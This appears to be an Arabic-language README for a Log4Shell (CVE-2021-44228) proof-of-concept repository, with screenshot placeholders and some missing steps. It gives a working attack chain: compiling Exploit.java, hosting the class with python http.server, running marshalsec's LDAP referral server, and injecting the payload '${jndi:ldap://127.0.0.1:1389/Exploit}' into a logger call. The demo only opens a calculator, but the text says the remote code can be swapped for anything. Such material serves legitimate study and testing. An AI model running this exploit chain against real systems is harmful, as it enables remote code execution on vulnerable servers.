 coldfusionx/cve-2021-44228-log4shell-poc
إثبات المفهوم لثغرة Log4Shell (CVE-2021-44228) الذي يوضح تنفيذ التعليمات البرمجية عن بُعد القائم على JNDI عبر خوادم LDAP وHTTP.

Exploit.java إلى مجلد مختلف. كما في حالتي، قمت بإنشاء مجلد rce داخل الدليل الرئيسي. /home/coldfusionx/rce

Exploit.java
هنا يمكنك تغيير الكود البعيد إلى أي شيء، في هذه الحالة سيظهر على جهاز ubuntu.gnome-calculator
Exploit.java باستخدام الأمر javac Exploit.java، وبمجرد نجاح التجميع يجب أن نرى ملفًا جديدًا باسم Exploit.class يتم إنشاؤه.
Exploit.class باستخدام python3 -m http.server 8888، وبدلاً من ذلك يمكنك أيضًا استخدام خادم php باستخدام الأمر php -S 127.0.0.1:8888.


Add Configuration
1. حدد `Application`

2. حدد الفئة الرئيسية

3. حدد JDK ثم اضغط apply.

4. يجب أن ترى Log4j Applicaton تم إنشاؤها وجاهزة للتشغيل.

marshasecjava -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" لبدء خادم LDAP، هنا 127.0.0.1:8888 هو الخادم python الذي يستضيف Exploit.class لذلك نحدد /#Exploit
الخطوة 9 : قم بتعديل حمولة JNDI في log4j.java وفقًا لمتطلباتك، logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}");
في هذه الحالة نقوم بتحميل الفئة البعيدة Exploit، وسيقوم خادم إحالة LDAP بإعادة توجيه الطلب إلى خادم python الخاص بنا الذي يستضيف فئة Exploit الخبيثة.
الخطوة 10 : قم بتشغيل Log4j، عند التشغيل الناجح يجب أن ترى حاسبة gnome تظهر.